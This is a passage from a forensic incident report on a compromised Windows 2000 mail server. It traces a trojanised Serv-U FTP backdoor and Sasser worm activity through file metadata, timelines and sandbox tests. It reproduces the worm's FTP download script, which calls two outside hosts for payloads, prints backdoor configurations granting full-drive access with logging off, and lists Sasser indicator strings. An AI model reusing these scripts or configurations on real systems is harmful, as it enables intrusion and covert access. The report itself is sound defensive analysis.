Logical Size: 6
Physical Size: 6

Starting Extent:	0NTRegistry-C6017,192
File Extents:	1
Physical Location:	3,080,896
Evidence File:	Disk from XXX01
Full Path:	Mail Server XXXX01\Disk from XXX01\C\WINNT\system32\config\system\NTRegistry\$$$PROTO.HIV\ControlSet001\Services\Serv-U

File Extents

Start Sector	Sectors	Start Cluster	Clusters
6,017	1	6,017	1

The “Security” settings on the same registry key was last written on 8 May at 09:09. This time corresponds with the time that the “ServUDaemon.exe file was created.

Name:	**Security**
File Type:	20000000
Description:	Folder, Registry Entry
Last Written:	08/05/04 09:09:13
Logical Size:	8
Physical Size:	8
Starting Extent:	0NTRegistry-C6018,80
File Extents:	1
Physical Location:	3,081,296
Evidence File:	Disk from XXXX01
Full Path:	Mail Server XXXX01\Disk from XXXX01\C\WINNT\system32\config\system\NTRegistry\$$$PROTO.HIV\ControlSet001\Services\Serv-U\Security

File Extents

Start Sector	Sectors	Start Cluster	Clusters
6,018	1	6,018	1

On extracting the five files from the image to the Export directory for later examination, the ServUDaemon.exe file was immediately reported by the AVG anti-virus running on the forensic system as Trojan Horse Backdoor.Servu. AVG does not provide any detailed information on the Trojan, but the following was discovered on a web search:

McAfee http://vil.nai.com/vil/content/v_99802.htm

Trojan Name: Backdoor-ZH

Type: Remote Access

Trojan Characteristics: This detection covers a popular FTP server daemon in certain packed formats. The Serv-U FTP daemon is a popular commercial FTP server. However, it has been used in many root kits and other malware for malicious purposes. BackDoor-ZH covers such misuse of this application.

Trojan Symptoms: Firewall traffic - Listening TCP Port 43958. Presence of RPCMON.DLL & RPCMON.VXD

Method of Infection: Varies. This remote access trojan is often dropped by other executables or self-extracting archives. Once the FTP server is running, a remote attacker can perform various file system functions.

Aliases:

Backdoor.ServU-based (AVP)
Backdoor.ServU.B (Central Command)
Troj/Vicwor-A (Sophos)

Sophos http://www.sophos.com/virusinfo/analyses/trojvicwora.html

Sophos give very little information of the Trojan except to say that it is a password stealing Trojan.

Further Internet searches revealed that there are large numbers of Trojans etc making use of hacked versions of ServU FTP. Searches for secsas.exe and wx1.exe produced no hits.

- The file ServUStartUpLog.txt was examined next. It revealed:

  Sat 08May04 10:03:16 - Serv-U FTP Server v3.0 - Copyright (c) 1995-2001 Cat Soft, All Rights Reserved - by Rob Beckers

  Sat 08May04 10:03:16 - Cat Soft is an affiliate of Rhino Software, Inc.

  Sat 08May04 10:03:16 - Using WinSock 2.0 - max. 32767 sockets

  Sat 08May04 10:03:16 - Starting FTP Server...

  Sat 08May04 10:03:17 - FTP Server listening on port number **261**, IP 10.6.4.119, 10.6.3.19, 127.0.0.1

  Sat 08May04 10:03:17 - FTP Server listening on port number **43958**, IP 127.0.0.1

  Sat 08May04 10:03:17 - Valid registration key found

  Sat 08May04 11:12:00 - FTP server going down...

- The file ServUDaemon.ini was examined next. It revealed:

  [GLOBAL]

  Version=3.0.0.17

  RegistrationKey=UEyz459waBR4lVRklkh4dYw9f8v4J/AHLvpOK8tqOkyz4D3wbymil1VkKjgdAelPDKSWM5do XJsgW64YlyPdo+wAGnUBuycB

  OpenFilesUploadMode=Shared

  PacketTimeOut=300

  [DOMAINS]

  Domain1=0.0.0.0||261|wx|1|0

  [Domain1]

  SignOn=c:\recycler\SIGNIN.TXT

  LogSystemMes=0

  LogSecurityMes=0

  LogGETs=0

  LogPUTs=0

  LogFileSystemMes=0

  LogFileSecurityMes=0

  LogFileGETs=0

  LogFilePUTs=0

  User1=o|1|0

  User2=wrinex|1|0

  User3=upload|1|0

  [USER=wrinex|1]

  Password=zqADD015FB510DD8FEA029D466B6A8229F

  HomeDir=c:\recycler\yeah\wrinex

  RelPaths=1

  MaxUsersLoginPerIP=1

  TimeOut=60

MaxNrUsers=10

Access1=d:\recycler\yeah|RALP

Access2=c:\recycler\yeah\wrinex|RALP

[USER=o|1]

Password=tp5AD000E294036A0D60C230BC167329E6

HomeDir=c:\

TimeOut=600

Maintenance=System

Access1=f:\|RWAMELCDP

Access2=h:\|RWAMELCDP

Access3=g:\|RWAMELCDP

Access4=e:\|RWAMELCDP

Access5=d:\|RWAMELCDP

Access6=c:\|RWAMELCDP

[USER=upload|1]

Password=clF35CFFFD551BCA9DA965521478A39B6B

HomeDir=c:\recycler\yeah

RelPaths=1

TimeOut=600

Access1=c:\|RWAMELCDP

Access2=c:\recycler|RWAMELCDP

[EXTERNAL]

The references to the recycler were noted for future examination.

- The file wx1.exe was examined next. It revealed:
  - It was a compiled Windows32 executable with references to ServUDaemion.ini encoded within it.
  - It contains at least one reference to 'GETPASSWORD'.

  This file was earmarked for further examination in a sandbox.
- The file secsas.exe was examined next. It revealed:
  - It was a compiled Windows 32 executable with references in it to:

    http://www.elimination-project.com/dcl

    Comment to: MaXxX @Hotmail.com

    Icq: 52733081

    File Created @ 27 April 2004 by MaXxX

    MS04-011 Quick Patch

    RestrictAnonymous···System\CurrentControlSet\Control\LSA

    RegSetValueExA··q·RegOpenKeyA·[·RegCloseKey·^·RegCreateKeyA·ADVAPI32.dll·· ·printf··MSVCRT.dll

    This file appears to be something to do with patching the vulnerability identified in MS04-011. Again this was marked for

further examination.

- The file ServUDaemon.exe was examined next. It was a compiled Windows 32 executable which had no obvious strings visible within it.

http://www.elimination-project.com/

A search for www.elimination-project.com revealed that the domain name had expired on 24/09/2004. A search for 'elimination-project revealed nothing of interest.

MaXxX__@Hotmail.com

A search for MaXxX__@Hotmail.com revealed several references on securityfocus concerning a 'SecureDCOM.exe:

```
This file simply sets the Registry Key:
HKLM\Software\Microsoft\Ole\EnableDCOM = N

and then prints out the text:
          |                    Icq: 52733081                    |

          |            Comment to: MaXxX__ Hotmail com           |

          |         File Created @ 28 July 2003 by MaXxX         |

          |                  Dcom Quick Patch                    |

          |                                                      |

          [------------------------------------------------------]
```

MS04-011

Microsoft lists the MS04-011 patch as fixing a number of vulnerabilities several of which allow remote code execution and are graded as critical.

Vulnerability Identifiers	Impact of Vulnerability	Windows 2000
LSASS Vulnerability - CAN-2003-0533	Remote Code Execution	Critical
LDAP Vulnerability – CAN-2003-0663	Denial Of Service	Important
PCT Vulnerability - CAN-2003-0719	Remote Code Execution	Critical
Winlogon Vulnerability - CAN-2003-0806	Remote Code Execution	Moderate
Metafile Vulnerability - CAN-2003-0906	Remote Code Execution	Critical
Help and Support Center Vulnerability - CAN-2003-0907	Remote Code Execution	None
Utility Manager Vulnerability - CAN-2003-0908	Privilege Elevation	Important
Windows Management Vulnerability - CAN-2003-0909	Privilege Elevation	None
Local Descriptor Table Vulnerability - CAN-2003-0910	Privilege Elevation	Important
H.323 Vulnerability* - CAN-2004-0117	Remote Code Execution	Important
Virtual DOS Machine Vulnerability - CAN-2004-0118	Privilege Elevation	Important
Negotiate SSP Vulnerability - CAN-2004-0119	Remote Code Execution	Critical
SSL Vulnerability - CAN-2004-0120	Denial Of Service	Important
ASN.1 "Double Free" Vulnerability - CAN-2004-0123	Remote Code Execution	Critical
Aggregate Severity of All Vulnerabilities		**Critical**

Examination of the C:\WINNT\$NtUninstallKB835732$ folder (this is the ms

knowledgebase article number corresponding to MS04-11) indicates that the system was not correctly patched until 20/05/2004.

Timeline Analysis

Seaching the timeline around the 8/05/2004 revealed nothing further unusual on the 8th, but several entries on the 7th that were interesting:

Name:	**winstaterrorlog.dll**
File Ext:	dll
File Type:	Dynamic Link Library
File Category:	Code\Library
Signature:	! Bad signature
Description:	File, Archive
Last Accessed:	19/05/04 13:23:14
File Created:	07/05/04 18:03:18
Last Written:	19/05/04 13:23:14
Entry Modified:	20/05/04 11:02:19
Logical Size:	823
Physical Size:	4,096
Starting Extent:	0C-C730848
File Extents:	1
Permissions:	•
Physical Location:	2,993,585,664
Evidence File:	Disk from XXXX01
File Identifier:	2494
Hash Value:	fd048565ad85c8735628ab7b8fcff8bd
Full Path:	Mail Server XXXX01\Disk from XXXX01\C\WINNT\system\winstaterrorlog.dll
Short Name:	WINSTA~1.DLL

File Extents

Start Sector	Sectors	Start Cluster	Clusters
5,846,847	8	730,848	1

Permissions

Name:	Administrators
Id:	S-1-5-32-544
Property:	Allow
Permissions:	[FC] [M] [R&X] [R] [W] [Sync]
Id:	S-1-5-18
Property:	Allow
Permissions:	[FC] [M] [R&X] [R] [W] [Sync]
Name:	Users
Id:	S-1-5-32-545
Property:	Allow
Permissions:	[R&X] [R] [Sync]
Name:	Administrators
Id:	S-1-5-32-544
Property:	Owner
Id:	S-1-5-18
Property:	Group

This file had a bad signature indicating that it was probably not a .dll. Examination showed that it was in fact a log file concerning ftp server action. The entry highlighted in blue would seem to indicate some form of conflict with possibly another ftp server.

Thu 13May04 10:14:14 - tcp-ip FTP Server v5.0 (5.0.0.0) - Copyright (c) 1995-2004 Cat Soft, All Rights Reserved - by Rob Beckers

Thu 13May04 10:14:14 - Cat Soft is an affiliate of Rhino Software, Inc.

Thu 13May04 10:14:14 - PROBLEM: Cannot find/load DLL subot.dll (can also happen if the DLL uses other DLLs which are not available)

Thu 13May04 10:14:14 - Using WinSock 2.0 - max. 32767 sockets

Thu 13May04 10:14:15 - PROBLEM: Unable to load the SSL/TLS libraries (SSLEAY32.DLL and LIBEAY32.DLL) - No SSL support

Thu 13May04 10:14:15 - FTP Server listening on port number 2004, IP 10.6.4.119, 10.6.3.19, 127.0.0.1

Thu 13May04 10:14:15 - SERVER IS NOT LISTENING ON IP 127.0.0.1: Port number 43958 already in use!

Thu 13May04 10:14:15 - Valid registration key found

Wed 19May04 13:23:14 - FTP server going down...

Name:	**tcp_setting.ocx**
File Ext:	ocx
File Type:	WIN NT Control
File Category:	Code\Executable
Signature:	! Bad signature
Description:	File, Read Only, Archive
Last Accessed:	19/05/04 13:23:14
File Created:	07/05/04 17:45:39
Last Written:	07/05/04 17:45:39
Entry Modified:	20/05/04 11:02:19
Logical Size:	1,156
Physical Size:	4,096
Starting Extent:	0C-C603154
File Extents:	1
Permissions:	•
Physical Location:	2,470,551,040
Evidence File:	Disk from XXXX01
File Identifier:	24720
Hash Value:	614eaf5d188c75a5b478f05c49b6974b
Full Path:	Mail Server XXXX01\Disk from XXXX01\C\WINNT\system\tcp_setting.ocx
Short Name:	TCP_SE~1.OCX

File Extents

Start Sector	Sectors	Start Cluster	Clusters
4,825,295	8	603,154	1

Permissions

Name:	Administrators
Id:	S-1-5-32-544
Property:	Allow
Permissions:	[FC] [M] [R&X] [R] [W] [Sync]
Id:	S-1-5-18
Property:	Allow
Permissions:	[FC] [M] [R&X] [R] [W] [Sync]
Name:	Users
Id:	S-1-5-32-545
Property:	Allow
Permissions:	[R&X] [R] [Sync]
Name:	Administrators
Id:	S-1-5-32-544
Property:	Owner
Id:	S-1-5-18
Property:	Group

This file also had a bad signature indicating that it was probably not a .ocx. Examination showed that it was in fact a configuration file. Two entries highlighted in blue were thought to warrant further examination.

[GLOBAL]

Version=5.0.0.0

RegistrationKey=HsVRCjxHMe/HwDOrrUxqeMuChKO0DdlzUy2tCGgcdMVQDs/7P9EdwjKrowsPF//h4YObIvknAH/FHA9

5cfEyb3wzQp2v7UfOzCFEFq722

MaxNrUsers=30

PacketTimeOut=300

DeletePartialUploads=1

ProcessID=1432

[Domain1]

LogSystemMes=0

LogSecurityMes=0

LogGETs=0

LogPUTs=0

LogFileSystemMes=0

LogFileSecurityMes=0

LogFileGETs=0

LogFilePUTs=0

ReplyHello=FTP Server Ready :)

ReplyNoAnon=Ohne Axx kommst du nicht rein!

ReplySYST=UNIX

ReplyTooMany=Server ist voll Probiers später nochmal! :)

ReplyDown=Server its going down :(

ReplyOffline=Server is offline

SignOn=c:\program files\windows media player\icons\as.txt (this file does not exist on the system)

DirChangeMesFile=c:\program files\windows media player\icons\dirchange.txt

User1=myname|1|0

SignOff=c:\program files\windows media player\icons\logout.txt

NLSTListDirs=1

URLDecode=1

[DOMAINS]

Domain1=0.0.0.0||2004|FTP Server|1|0|0

[EXTERNAL]

EventHookDLL1=subot.dll

[USER=myname|1]

Password=jcD29B555B9BD649B459AA9C2A14DD45BB

HomeDir=c:\

AlwaysAllowLogin=1

TimeOut=600

Maintenance=System

Access1=f:\|RWAMELCDP

Access2=e:\|RWAMELCDP

Access3=d:\|RWAMELCDP

Access4=c:\|RWAMELCDP

SKEYValues=

These two files do not correspond with the known FTP Server. Searches for ServUDaemon.exe and a time line analysis revealed the following file, which was created at the same time of these two files, and contains the text

ServUDaemon.exe. The file also does not match the known size for svchost.exe files being considerably larger.

Name	Logical Size	Physical Size	Hash Value
svchost.exe	697,344	700,416	5734dfd34e9e13ad1c12076bd4655023
winstaterrorlog.dll	823	4,096	fd048565ad85c8735628ab7b8fcff8bd
tcp_setting.ocx	1,156	4,096	614eaf5d188c75a5b478f05c49b6974b

Name	Last Accessed	File Created	Last Written	Entry Modified
svchost.exe	13/05/2004 10:14	07/05/2004 17:45	07/05/2004 17:48	20/05/2004 11:02
winstaterrorlog.dll	19/05/2004 13:23	07/05/2004 18:03	19/05/2004 13:23	20/05/2004 11:02
tcp_setting.ocx	19/05/2004 13:23	07/05/2004 17:45	07/05/2004 17:45	20/05/2004 11:02

Name: **svchost.exe**
File Ext: exe
File Type: Windows Executable
File Category: Code\Executable
Signature: Match
Description: File, Read Only, Archive
Last Accessed: 13/05/04 10:14:13
File Created: 07/05/04 17:45:42
Last Written: 07/05/04 17:48:28
Entry Modified: 20/05/04 11:02:19
Logical Size: 697,344
Physical Size: 700,416
Starting Extent: 0C-C610756
File Extents: 12
Permissions: •
Bookmarks: 1
Physical Location: 2,501,688,832
Evidence File: Disk from XXXX01
File Identifier: 24758
Hash Value: 5734dfd34e9e13ad1c12076bd4655023
Full Path: Mail Server XXXX01\Disk from XXXX01\C\WINNT\system\svchost.exe
File Extents

Start Sector	Sectors	Start Cluster	Clusters
4,886,111	8	610,756	1
8,244,503	128	1,030,555	16
7,810,383	128	976,290	16
13,417,247	136	1,677,148	17
6,630,607	120	828,818	15
13,646,671	136	1,705,826	17
6,626,287	120	828,278	15
13,769,095	136	1,721,129	17
6,623,967	120	827,988	15
13,200,911	144	1,650,106	18
7,800,479	112	975,052	14
13,475,751	80	1,684,461	10

Permissions

Name: Administrators
Id: S-1-5-32-544
Property: Allow
Permissions: [FC] [M] [R&X] [R] [W] [Sync]

Id: S-1-5-18
Property: Allow
Permissions: [FC] [M] [R&X] [R] [W] [Sync]

Name: Users
Id: S-1-5-32-545
Property: Allow
Permissions: [R&X] [R] [Sync]

Name: Administrators
Id: S-1-5-32-544
Property: Owner

Id:	S-1-5-18
Property:	Group

A further file was discovered that is known to be associated with some Sasser worm variants:

Name:	**cmd.ftp**
File Ext:	ftp
Signature:	Unknown
Description:	File, Archive
Last Accessed:	07/05/04 15:38:57
File Created:	05/05/04 13:53:42
Last Written:	07/05/04 15:38:57
Entry Modified:	20/05/04 11:05:42
Logical Size:	131
Physical Size:	131
Starting Extent:	0C-C5920,272
File Extents:	1
Permissions:	•
Physical Location:	24,281,872
Evidence File:	Disk from XXXX01
File Identifier:	23617
Hash Value:	dd4d279484a47f510b61545b540f15c2
Full Path:	Mail Server XXXX01\Disk from XXXX01\C\WINNT\system32\cmd.ftp

File Extents

Start Sector	Sectors	Start Cluster	Clusters
47,425	2	5,920	

Permissions

Name:	Administrators
Id:	S-1-5-32-544
Property:	Allow
Permissions:	[FC] [M] [R&X] [R] [W] [Sync]
Id:	S-1-5-18
Property:	Allow
Permissions:	[FC] [M] [R&X] [R] [W] [Sync]
Name:	Users
Id:	S-1-5-32-545
Property:	Allow
Permissions:	[R&X] [R] [Sync]
Name:	Administrators
Id:	S-1-5-32-544
Property:	Owner
Id:	S-1-5-18
Property:	Group

This file had an unknown signature. Examination showed that it was in fact a batch file for accessing two ftp servers to download files. Of note are the IP addresses of the ftp servers and the files, marked in blue.

open 213.153.172.241 5554

anonymous

bin

get 12552_up.exe

bye

open 213.169.247.143 5554

anonymous

bin

get 5906_up.exe

bye

On 5/05/2004 several other suspect entries were found:

Name: **12552_up.exe**
File Ext: exe
File Type: Windows Executable
File Category: Code\Executable
Description: File, Archive
Last Accessed: 05/05/04 13:53:46
File Created: 05/05/04 13:53:46
Last Written: 05/05/04 13:53:46
Entry Modified: 20/05/04 11:05:41
Logical Size:
Physical Size: 0
Starting Extent: 0C-C6050,288
File Extents: 1
Permissions: •
Physical Location: 24,815,392
Evidence File: Disk from XXXX01
File Identifier: 24138
Full Path: Mail Server XXXX01\Disk from XXXX01\C\WINNT\system32\12552_up.exe
File Extents

Start Sector	Sectors	Start Cluster	Clusters
48,467	2	6,050	

Permissions

Name: Administrators
Id: S-1-5-32-544
Property: Allow
Permissions: [FC] [M] [R&X] [R] [W] [Sync]

Id: S-1-5-18
Property: Allow
Permissions: [FC] [M] [R&X] [R] [W] [Sync]

Name: Users
Id: S-1-5-32-545
Property: Allow
Permissions: [R&X] [R] [Sync]

Name: Administrators
Id: S-1-5-32-544
Property: Owner

Id: S-1-5-18
Property: Group

This is one of the two files which the program attempted to download from the ftp sites. However the file is of zero bytes indicating that the download possibly did not function correctly. Attempts to connect to both IP addresses failed. These two files are indicative of some versions of the Sasser Worm.

Name	Logical Size	Physical Size	Hash Value
12552_up.exe		0	
cmd.ftp	131	131	dd4d279484a47f510b61545b540f15c2

Name	Last Accessed	File Created	Last Written	Entry Modified
12552_up.exe	05/05/2004 13:53	05/05/2004 13:53	05/05/2004 13:53	20/05/2004 11:05
cmd.ftp	07/05/2004 15:38	05/05/2004 13:53	07/05/2004 15:38	20/05/2004 11:05

Also associated with the Sasser worm is the file dcpromo.log.

Name: **DCPROMO.LOG**
File Ext: LOG

File Type:	Log
File Category:	Document
Signature:	Match
Description:	File, Archive
Last Accessed:	07/05/04 13:15:06
File Created:	27/04/04 04:23:34
Last Written:	07/05/04 13:15:06
Entry Modified:	20/05/04 11:02:17
Logical Size:	104,536
Physical Size:	106,496
Starting Extent:	0C-C1685092
File Extents:	12
Permissions:	•
Physical Location:	6,902,169,088
Evidence File:	Disk from XXXX01
File Identifier:	24032
Hash Value:	ec389c719e86cb5aa11a2d4615c32c8b
Full Path:	Mail Server XXXX01\Disk from EX1ES02\C\WINNT\Debug\DCPROMO.LOG

File Extents

Start Sector	Sectors	Start Cluster	Clusters
13,480,799	8	1,685,092	1
13,505,687	8	1,688,203	1
13,454,207	56	1,681,768	7
13,438,543	8	1,679,810	1
13,285,015	8	1,660,619	1
13,733,847	8	1,716,723	1
13,656,839	8	1,707,097	1
13,239,815	8	1,654,969	1
13,197,335	16	1,649,659	2
13,695,911	8	1,711,981	1
7,857,231	8	982,146	1
6,882,151	64	860,261	8

Permissions

Name:	Administrators
Id:	S-1-5-32-544
Property:	Allow
Permissions:	[FC] [M] [R&X] [R] [W] [Sync]
Id:	S-1-5-18
Property:	Allow
Permissions:	[FC] [M] [R&X] [R] [W] [Sync]
Name:	Users
Id:	S-1-5-32-545
Property:	Allow
Permissions:	[R&X] [R] [Sync]
Name:	Administrators
Id:	S-1-5-32-544
Property:	Owner
Id:	S-1-5-18
Property:	Group

The file contents indicate that it produced log entries on:

27 Apr 17:17 - Evidence of large string input consistent with Sasser type attack against LSASS vulnerability

28 Apr 00:59

28 Apr 12:57

28 Apr 19:54 - Evidence of large string input consistent with Sasser type attack against LSASS vulnerability

29 Apr 16:25

29 Apr 23:12

30 Apr 03:03 - Evidence of large string input consistent with Sasser type attack against LSASS vulnerability

1 May 19:08

1 May 23:16

1 May 23.53 - Evidence of large string input consistent with Sasser type attack against LSASS vulnerability

2 May 19:20 - Evidence of large string input consistent with Sasser type attack against LSASS vulnerability

2 May 19:36 - Evidence of large string input consistent with Sasser type attack against LSASS vulnerability

3 May 05:43 - Evidence of large string input consistent with Sasser type attack against LSASS vulnerability

4 May 01:15

4 May 17:15

5 May 13:56 - Evidence of large string input consistent with Sasser type attack against LSASS vulnerability

5 May 20:01

6 May 17:21

6 May 20:58 - Evidence of large string input consistent with Sasser type attack against LSASS vulnerability

7 May 08:51 - Evidence of large string input consistent with Sasser type attack against LSASS vulnerability

7 May 09:23 - Evidence of large string input consistent with Sasser type attack against LSASS vulnerability

7 May 10:15 - Evidence of large string input consistent with Sasser type attack against LSASS vulnerability

7 May 10:50 - Evidence of large string input consistent with Sasser type attack against LSASS vulnerability

7 May 11:11 - Evidence of large string input consistent with Sasser type attack against LSASS vulnerability

7 May 11:45 - Evidence of large string input consistent with Sasser type attack against LSASS vulnerability

7 May 11:55 - Evidence of large string input consistent with Sasser type attack against LSASS vulnerability

7 May 12:06 - Evidence of large string input consistent with Sasser type attack against LSASS vulnerability

7 May 12:18 - Evidence of large string input consistent with Sasser type attack against LSASS vulnerability

7 May 12:46 - Evidence of large string input consistent with Sasser type attack against LSASS vulnerability

7 May 13:15 - Evidence of large string input consistent with Sasser type attack against LSASS vulnerability

7 May 15:38 - Evidence of large string input consistent with Sasser type attack against LSASS vulnerability

7 May 17:45 - Evidence of large string input consistent with Sasser type attack against LSASS vulnerability

8 May 04:27 - Evidence of large string input consistent with Sasser type attack against LSASS vulnerability

8 May 09:06 - Evidence of large string input consistent with Sasser type attack against LSASS vulnerability

Following this information, a search was made of the disk for the following strings associated with Sasser:

sasser

aserve.exe

aserve2.exe

_up.exe

kynetave.exe

hkey.exe

msiwin84.exe

wmiprvsw.exe

cmd.ftp

Jobaka3

JumpallsNlsTillt

SkynetNotice

SkynetSasserVrsionWithPingFast

lsasss.exe

_upload.exe

win.log

No hits were found for any of these (other than already discussed). It was thought at this stage that, as Norton AntiVirus was running it had prevented the Sasser attacks for being able to complete their infection.

Timeline Analysis

There is a corresponding Sasser type attack (against the LSASS vulnerability) at 13:53 on 5 May with the creation of the cmd.ftp file, and attempt to download the 1252_up.exe program.

There is a corresponding Sasser type attack (against the LSASS vulnerability) at 15:38 on 7 May with an execution of the cmd.ftp file.

There is a corresponding Sasser type attack (against the LSASS vulnerability) at 17:45 on 7 May with the creation of the creation of the tcp_setting.ocx file.

There is a corresponding Sasser type attack (against the LSASS vulnerability) at 09:07 on 8 May with the creation of the \temped directory and associated files.

SECSAS.exe 'Sandbox'

A Windows 2000 Server with Service Pack 4 was created within a VMWare session and a snapshot of the system was taken using Winalysis. The Secsas.exe program was then run, whilst the file system and registry were being monitored by 'filemon' and 'regmon' from 'http://www.sysinternals.com'. These files were run from a Windows Forensic CDROM which had been previously created with a number of tools and was collectively MD5'd as C7131AAE5690BF3E6C69B8D6BAAAD04.

Winalysis and regmon confirmed that sacsas.exe modified the registry key value for:

HKLM\SYSTEM\CurrentControlSet\Control\Lsa\RestrictAnonymous

To set it to '2'. This has the effect of preventing access to the system without explicit anonymous permissions. No new files were created.

WX1.exe 'Sandbox'

A Windows 2000 Server with Service Pack 4 was created within a VMWare session and a snapshot of the system was taken using Winalysis. A test directory c:\test was created and the WX1.exe file copied to that directory. The WX1.exe program was then run, whilst the file system and registry were being monitored by 'filemon' and 'regmon' from 'http://www.sysinternals.com'. These files were run from a Windows Forensic CDROM which had been previously created with a number of tools and was collectively MD5'd as C7131AAE5690BF3E6C69B8D6BAAAD04.

Winalysis and filemon confirmed that wx1.exe was the install file for the ServUDaemon program. It created two new files as follows:

C:\test\ServUDaemon.exe 496,836 bytes MD5: 393f38as5dde57bf360a5f015a85a2ea

C:\test\ServUDaemon.ini 1,112 bytes MD5: ab9421dfeaf2285fb602bc4b02b4af9e

Whist the MD5 for ServUDaemon.exe matches that found on the system, the MD5 for ServUDaemon.ini does not. The difference being that the file found on the system contains one additional line: ProcessID=1568. Otherwise the files are the same. No new registry entries were created or values changed.

ServUDaemon.exe 'Sandbox'

Once WX1 had installed ServUDaemon.exe and ServuDaemon.ini in c:\test, a new snapshot was taken and then ServUDaemon was run. The first thing that was noticeable was that a new file:

C:\test\ServUStartUpLog.txt 531 bytes MD5: a59c810892691c580a32f29640981ba3

> Sat 16Oct04 12:08:40 - Serv-U FTP Server v3.0 - Copyright (c) 1995-2001 Cat Soft, All Rights Reserved - by Rob Beckers
>
> Sat 16Oct04 12:08:40 - Cat Soft is an affiliate of Rhino Software, Inc.
>
> Sat 16Oct04 12:08:40 - Using WinSock 2.0 - max. 32767 sockets
>
> Sat 16Oct04 12:08:40 - Starting FTP Server...
>
> Sat 16Oct04 12:08:41 - FTP Server listening on port number 261, IP 192.168.33.21, 127.0.0.1
>
> Sat 16Oct04 12:08:41 - FTP Server listening on port number 43958, IP 127.0.0.1
>
> Sat 16Oct04 12:08:41 - Valid registration key found

was created in the c:\test directory. The checksum for the ServUDaemon.ini file changed to:

C:\test\ServUDaemon.ini 1,111 bytes MD5: 121021ed715471ecdec8ef8284e44336

The change being traced to one additional line: ProcessID=300.

Checking 'filemon' revealed:

- ServUDaemon.exe first executed:
  - Wsock32.dll
  - WS2_32.DLL
  - WS2HELP.DLL
  - Winmm.dll
  - Mmdrv.dll
- It then looked for the following in the parent directory without success:
  - ServUDaemon.ENG
  - ServUDaemon.ENG.DLL
  - ServUDaemon.EN
  - ServUDaemon.EN.DLL
- It then looked for the file BugSlayerUtil.dll in its own parent directory, C:\WINNT\system, C:\WINNT\system32 & C:\WINNT\system32\Wbem all without success.
- Then the program executed:
  - C:\WINNT\system32\INDICDLL.dll

    - C:\WINNT\system32\IMM32.dll
- Next, not finding ServUStartUpLog.txt, it created a new file of that name.
- After reading ServUDaemon.ini, it executed:
    - C:\WINNT\system32\msafd.dll &
    - C:\WINNT\system32\wshtcpip.dll
- After again reading ServUDaemon.ini, it executed:
    - C:\WINNT\system32\rnr20.dll &
    - C:\WINNT\system32\DNSAPI.dll
    - C:\WINNT\system32\iphlpapi.dll
    - C:\WINNT\system32\ICMP.dll
    - C:\WINNT\system32\MPRAPI.dll
    - C:\WINNT\system32\SAMLIB.dll
    - C:\WINNT\system32\NETAPI32.dll
    - C:\WINNT\system32\SECUT32.dll
    - C:\WINNT\system32\NETRAP.dll
    - C:\WINNT\system32\ACTIVEDS.dll
    - C:\WINNT\system32\ADSLDPC.dll
    - C:\WINNT\system32\RTUTILS.dll
    - C:\WINNT\system32\SEPUPAPI.dll
    - C:\WINNT\system32\USERENV.dll
    - C:\WINNT\system32\RASAPI32.dll
    - C:\WINNT\system32\RASMAN.dll
    - C:\WINNT\system32\DHCPSVC.dll
    - C:\WINNT\system32\winrnr.dll
    - C:\WINNT\system32\rasadhlp.dll

Checking 'regmon' revealed:

- ServUDaemon.exe queried nearly all audio drivers on the system (wave, midi, aux, mixer etc)
- It then obtained the systems Winsock2 and TCP parameters
- It obtained the Setup path details
- It then obtained multiple Cryptographic RNG Seed values

Interestingly, running the ServUDaemon.exe program started the ftp server, as you could telnet to it on ports 43958 and 261. The program did not survive

a reboot however and had not been installed as a service as it appeared to have been on the compromised system. A similar test on a sandbox Windows XP SP1 system showed the same behaviour e.g. no ability to survive a reboot and the program not installed as a service. Therefore some other explanation will have to be found for the program found running as a service on the compromised system.

System Log

We now turn our attention to the 'System Log' service running 'svchs.exe'. The path to the service is listed as:

C:\WINNT\system32\spool\prtprocs\rpc\svchs.exe

Examination of the directory revealed:

Name	Logical Size	Physical Size	Hash Value
svchs.exe	586,752	589,824	b7498eabf46d9a6a6b4cd469be6347c8
tsl.dll	2,173	4,096	2adc29035f6cd95aba2a045ebcbf61a9
TzoLibr.dll	36,864	36,864	c39396c57353dd2a379d2f5a2cb1435f

Name	Last Accessed	File Created	Last Written	Entry Modified
svchs.exe	20/05/2004 19:10	30/04/2004 03:03	30/04/2004 03:04	20/05/2004 11:05
tsl.dll	21/05/2004 15:07	30/04/2004 03:04	30/04/2004 03:04	20/05/2004 11:05
TzoLibr.dll	20/05/2004 19:10	30/04/2004 03:03	30/04/2004 03:03	20/05/2004 11:05

Name: **svchs.exe**
File Ext: exe
File Type: Windows Executable
File Category: Code\Executable
Signature: Match
Description: File, Read Only, Archive
Last Accessed: 20/05/04 19:10:19
File Created: 30/04/04 03:03:45
Last Written: 30/04/04 03:04:26
Entry Modified: 20/05/04 11:05:42
Logical Size: 586,752
Physical Size: 589,824
Starting Extent: 0C-C958866
File Extents: 10
Permissions: •
Physical Location: 3,927,547,392
Evidence File: Disk from XXXX01
File Identifier: 24122
Hash Value: b7498eabf46d9a6a6b4cd469be6347c8
Full Path: Mail Server XXXX01\Disk from XXXX01\C\WINNT\system32\spool\prtprocs\rpc\svchs.exe
File Extents

Start Sector	Sectors	Start Cluster	Clusters
7,670,991	8	958,866	1
13,778,551	136	1,722,311	17
5,932,863	120	741,600	15
13,639,927	144	1,704,983	18
7,453,567	112	931,688	14
13,424,799	152	1,678,092	19
6,799,631	104	849,946	13
13,510,127	152	1,688,758	19
8,508,583	104	1,063,565	13
13,660,183	120	1,707,515	15

Permissions
Name: Administrators
Id: S-1-5-32-544

Property: Allow
Permissions: [FC] [M] [R&X] [R] [W] [Sync]

Id: S-1-5-18
Property: Allow
Permissions: [FC] [M] [R&X] [R] [W] [Sync]

Name: Users
Id: S-1-5-32-545
Property: Allow
Permissions: [R&X] [R] [Sync]

Name: Administrators
Id: S-1-5-32-544
Property: Owner

Id: S-1-5-18
Property: Group

Name: **tsl.dll**
File Ext: dll
File Type: Dynamic Link Library
File Category: Code\Library
Signature: ! Bad signature
Description: File, Read Only, Archive
Last Accessed: 21/05/04 15:07:00
File Created: 30/04/04 03:04:34
Last Written: 30/04/04 03:04:34
Entry Modified: 20/05/04 11:05:42
Logical Size: 2,173
Physical Size: 4,096
Starting Extent: 0C-C976309
File Extents: 1
Permissions: •
Physical Location: 3,998,993,920
Evidence File: Disk from XXXX01
File Identifier: 24125
Hash Value: 2adc29035f6cd95aba2a045ebcbf61a9
Full Path: Mail Server XXXX01\Disk from XXXX01\C\WINNT\system32\spool\prtprocs\rpc\tsl.dll
File Extents

Start Sector	Sectors	Start Cluster	Clusters
7,810,535	8	976,309	1

Permissions
Name: Administrators
